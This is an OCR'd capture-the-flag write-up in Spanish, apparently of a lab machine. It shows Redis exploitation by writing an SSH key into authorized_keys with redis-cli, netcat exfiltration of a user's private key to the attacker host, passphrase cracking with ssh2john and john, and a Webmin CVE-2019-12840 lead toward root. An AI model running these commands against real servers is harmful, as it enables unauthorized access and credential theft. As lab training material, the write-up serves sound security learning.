
1. Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
2. Write the public key to a file : `(echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. Import the file into redis : `cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. Save the public key to the **authorized_keys** file on redis server:

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
```


cd /home/kali/.ssh
ssh-keygen -t rsa

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:9xhat8FIAInu8z3CLdLFONmLr71LmZQhriC8O1IJSfU kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|  .. ..o.        |
| .  o .  .       |
|.. . E. . .      |
|+   .. . + o     |
|.o.o  .=S = +    |
| .+.o.+.+* = o   |
| o  .= *=.. o    |
|... . Bo=        |
|...  ..==+       |
+----[SHA256]-----+

┌──(kali㉿kali)-[~/.ssh]
└─$
```


(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt




cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key




como dio error valido en la documentación guía y dice que se debe colocar el servicio en /var/lib/redis/.ssh




config set dir /var/lib/redis/.ss
config get dir




salgo del redis cli y ejecuto nuevamente
cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key




ahora solo falta setear y guardar
config set dbfilename "authorized_keys"
save




ahora para saber el usuario se detecta que en el directorio /var/lib/redis/.ssh el usuario es redis




nos conectamos por ssh
ssh -i /home/kali/.ssh/id_rsa redis@10.10.10.160




Para obtener la flag del usuario debemos ser matt




enumeramos la máquina buscando archivos que tengan relación con el usuario y encontramos un backup de la llave id_rsa
find / -user Matt 2>/dev/null | grep -vE 'proc|/.'




validamos y podemos leer el archivo




nos traemos esa llave con netcat
nc -l -p 1234 > llave
nc -w 3 10.10.14.2 1234 < out.file






damos permisos a la llave y nos conectamos como Matt




0.1. ssh2john


por desgracia tiene una contraseña utilizamos ssh2john
ssh2john llave > hashllave.txt



john -wordlist=/usr/share/wordlists/rockyou.txt hashllave.txt




me conecto nuevamente por ssh, pero esta vez tampoco dejo más por un problema en el puerto 22




entonces validamos con el cambio de usuario
su Matt

Escalada de privilegios webmin 1.910

Luego de enumerar un buen rato la máquina encontramos que root está corriendo el servicio webmin el cual se encuentra habilitado en el puerto 10000
ps -aux | grep root




Si accedemos al sitio con las credenciales de Matt logramos acceder al sitio web




Webmin Remote Command Execution CVE- 2019-12840

Al buscar existen varios exploits, pero que se ejecutan con metasploit entre ellos uno que permite ejecutar comandos.



